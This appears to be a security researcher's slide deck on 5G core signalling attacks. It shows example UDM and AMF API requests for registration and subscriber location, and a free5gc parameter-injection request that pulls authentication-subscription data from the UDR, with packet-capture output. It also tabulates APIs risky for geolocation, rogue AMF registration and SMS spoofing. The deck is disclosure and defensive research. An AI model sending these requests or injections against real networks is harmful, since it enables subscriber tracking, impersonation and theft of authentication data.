


Get3GppRegistration

- **Producer:** NEF
- **Consumer:** UDM
- **3GPP description:**
N/A
- => *Intra PLMN message*
- **Example request:**

```
c.request('GET', '/nudm_uecm/v1imsi-XXXXXXXXXXXXXX/registrations/amf-3gpp-access')
```

Get3GppRegistration



Get3GppRegistration

Example response:

```
HyperText Transfer Protocol 2
  Stream: HEADERS, Stream ID: 3, Length 42, 200 OK


HyperText Transfer Protocol 2
  Stream: DATA, Stream ID: 3, Length 281
  JavaScript Object Notation: application/json
  Object
    Member Key: _id
      String value: XXXXXXXXXXXXXXXXXXXXXXXX
      Key: _id
    Member Key: amfInstanceId
      String value: XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX
      Key: amfInstanceId
    Member Key: deregCallbackUri
      String value:
      Key: deregCallbackUri
    Member Key: guami
    Object
      Member Key: amfId
        String value: XXXXXX
        Key: amfId
      Member Key: plmnId
      Object
        Member Key: mcc
          String value: XXX
          Key: mcc
        Member Key: mnc
          String value: XX
          Key: mnc
        Key: plmnId
      Key: guami
    Member Key: imsVoPs
      String value: HOMOGENEOUS_NON_SUPPORT
      Key: imsVoPs
    Member Key: initialRegistrationInd
      True value
      Key: initialRegistrationInd
    Member Key: ratType
      String value:
      Key: ratType
    Member Key: ueId
      String value: imsi-XXXXXXXXXXXXXX
      Key: ueId
```

ProvideLocationInfo

- **Producer:** UDM
- **Consumer:** AMF
- **3GPP description:**
The ProvideLocationInfo service operation allows an NF Service Consumer (e.g. UDM) to request the Network Provided Location Information (NPLI) of a target UE.
- => HPLMN to VPLMN message
- **Example request:**

```
c.request('POST', '/namf-loc/v1/imsi-XXXXXXXXXXXXXX/provide-loc-info', '{"req5gsLoc": true,"reqCurrentLoc": true,"reqRatType": true,"reqTimeZone": true}', {})
```

ProvideLocationInfo



ProvideLocationInfo

Example response:

```
HyperText Transfer Protocol 2
Stream: HEADERS, Stream ID: 1, Length 45, 200 OK

HyperText Transfer Protocol 2
Stream: DATA, Stream ID: 1, Length 225
JavaScript Object Notation: application/json
Object
  Member Key: currentLoc
    True value
    Key: currentLoc
  Member Key: location
    Object
      Member Key: nrLocation
        Object
          Member Key: tai
            Object
              Member Key: plmnId
                Object
                  Member Key: mcc
                    String value: XXX
                    Key: mcc
                  Member Key: mnc
                    String value: XX
                    Key: mnc
                  Key: plmnId
                Member Key: tac
                  String value: XXXXXXXX
                  Key: tac
                Key: tai
              Member Key: ncgi
                Object
                  Member Key: plmnId
                    Object
                      Member Key: mcc
                        String value: XXX
                        Key: mcc
                      Member Key: mnc
                        String value: XX
                        Key: mnc
                      Key: plmnId
                    Member Key: nrCellId
                      String value: XXXXXXXXXXXX
                      Key: nrCellId
                    Key: ncgi
                  Member Key: ueLocationTimestamp
                    String value: XXXX-XX-XXXXXX:XX:XX.XXXXXXXXXXXX
                    Key: ueLocationTimestamp
                  Key: nrLocation
                Key: location
```

Implementation specific vulnerabilities

- Parameter injections
- SQL injections
- JSON deserialization attacks
- Buffer overflows
- OAuth2.0 issues
 - lack of granular access control / access token abuses
- Others

free5gc injection example

- **Example request:**


```
c.request('GET', '/nudm-sdm/v1/imsi-XXXXXXXXXXXXXX?plmn-id=authentication-data/authentication-subscription?')
```

free5gc injection example

| No. | Time | Source | Destination | Protocol | Length | Info |
|-------|-------------|-----------|-------------|----------|--------|---|
| 15015 | 5819.542816 | 127.0.0.1 | 127.0.0.3 | HTTP2 | 154 | HEADERS[1]: GET /nudm-sdm/v1/imsi-[REDACTED] ?plmn-id=authentication-data/authentication-subscription? |
| 15020 | 5819.543272 | 127.0.0.1 | 127.0.0.4 | HTTP2 | 132 | Magic, SETTINGS[0], WINDOW_UPDATE[0] |
| 15022 | 5819.543315 | 127.0.0.1 | 127.0.0.4 | HTTP2 | 249 | HEADERS[3]: GET /nudr-dr/v1/subscription-data/imsi-[REDACTED] /authentication-data/authentication-subscription?%2Fprovisioned-data%2Fam-data=&supported-features= |
| 15024 | 5819.543499 | 127.0.0.4 | 127.0.0.1 | HTTP2 | 101 | SETTINGS[0] |
| 15026 | 5819.543510 | 127.0.0.4 | 127.0.0.1 | HTTP2 | 90 | SETTINGS[0], WINDOW_UPDATE[0] |
| 15032 | 5819.544320 | 127.0.0.4 | 127.0.0.1 | HTTP2 | 120 | HEADERS[3]: 200 OK |
| 15034 | 5819.544372 | 127.0.0.4 | 127.0.0.1 | HTTP2 | 529 | DATA[3] (application/json) |
| 15036 | 5819.544411 | 127.0.0.1 | 127.0.0.4 | HTTP2 | 77 | SETTINGS[0] |
| 15038 | 5819.544644 | 127.0.0.1 | 127.0.0.4 | HTTP2 | 206 | HEADERS[5]: GET /nudr-dr/v1/subscription-data/imsi-[REDACTED] /authentication-data/authentication-subscription?%2Fprovisioned-data%2Fsmf-selection-subscription- |
| 15044 | 5819.545443 | 127.0.0.4 | 127.0.0.1 | HTTP2 | 81 | HEADERS[5]: 200 OK |
| 15046 | 5819.545481 | 127.0.0.4 | 127.0.0.1 | HTTP2 | 529 | DATA[5] (application/json) |
| 15048 | 5819.545600 | 127.0.0.1 | 127.0.0.4 | HTTP2 | 178 | HEADERS[7]: GET /nudr-dr/v1/subscription-data/imsi-[REDACTED] /authentication-data/authentication-subscription?%2Fprovisioned-data%2Ftrace-data= |
| 15054 | 5819.546207 | 127.0.0.4 | 127.0.0.1 | HTTP2 | 81 | HEADERS[7]: 200 OK |
| 15056 | 5819.546397 | 127.0.0.4 | 127.0.0.1 | HTTP2 | 529 | DATA[7] (application/json) |
| 15058 | 5819.546492 | 127.0.0.1 | 127.0.0.4 | HTTP2 | 176 | HEADERS[9]: GET /nudr-dr/v1/subscription-data/imsi-[REDACTED] /authentication-data/authentication-subscription?%2Fprovisioned-data%2Fsm-data= |
| 15064 | 5819.547075 | 127.0.0.4 | 127.0.0.1 | HTTP2 | 81 | HEADERS[9]: 200 OK |
| 15066 | 5819.547109 | 127.0.0.4 | 127.0.0.1 | HTTP2 | 529 | DATA[9] (application/json) |
| 15068 | 5819.547327 | 127.0.0.1 | 127.0.0.4 | HTTP2 | 157 | HEADERS[11]: GET /nudr-dr/v1/subscription-data/imsi-[REDACTED] /context-data/smf-registrations?supported-features= |
| 15074 | 5819.547627 | 127.0.0.4 | 127.0.0.1 | HTTP2 | 83 | HEADERS[11]: 200 OK |
| 15076 | 5819.547775 | 127.0.0.4 | 127.0.0.1 | HTTP2 | 79 | DATA[11] (application/json) |
| 15078 | 5819.547814 | 127.0.0.1 | 127.0.0.4 | HTTP2 | 81 | RST_STREAM[11] |
| 15079 | 5819.547810 | 127.0.0.1 | 127.0.0.1 | HTTP2 | 81 | RST_STREAM[11] |

UDM queries by UDR by
using different method.
UDR replies back to UDM.

free5gc blind injection example



<https://github.com/free5gc/free5gc/issues/201>

Martin Kacer | Security Researcher | Mobileum

Example of other risky messages

| API | URL | RISK |
|-------------------------------|--|---|
| TS29515_Ngmlc_Location.yaml | /provide-location | Geolocation |
| TS29518_Namf_Location.yaml | /{ueContextId}/provide-pos-info | Geolocation |
| TS29572_Nlmf_Location.yaml | /determine-location | Geolocation |
| TS29503_Nudm_UECM.yaml | /{ueld}/registrations/location | Geolocation |
| TS29503_Nudm_UECM.yaml | /{ueld}/registrations/amf-3gpp-access | Impersonation - register rogue AMF |
| TS29503_Nudm_UECM.yaml | /{ueld}/registrations/smsf-3gpp-access | Impersonation - register rogue SMF |
| TS29540_Nsmsf_SMSService.yaml | /ue-contexts/{supi}/sendsms | SMS attack spoofing ... 5G core |
| ... | ... | ... It depends what is implemented in the target |

Conclusion

- In 5G C.I.A. should be introduced on N32, N9 interconnects
- The signalling attacks could be still received inside the N32 tunnel
- Security controls in 5G remain the same:
 - Signalling Firewall
 - IDS
 - Threat intelligence
 - Vulnerability scanning, security audits

Thank You

For your attention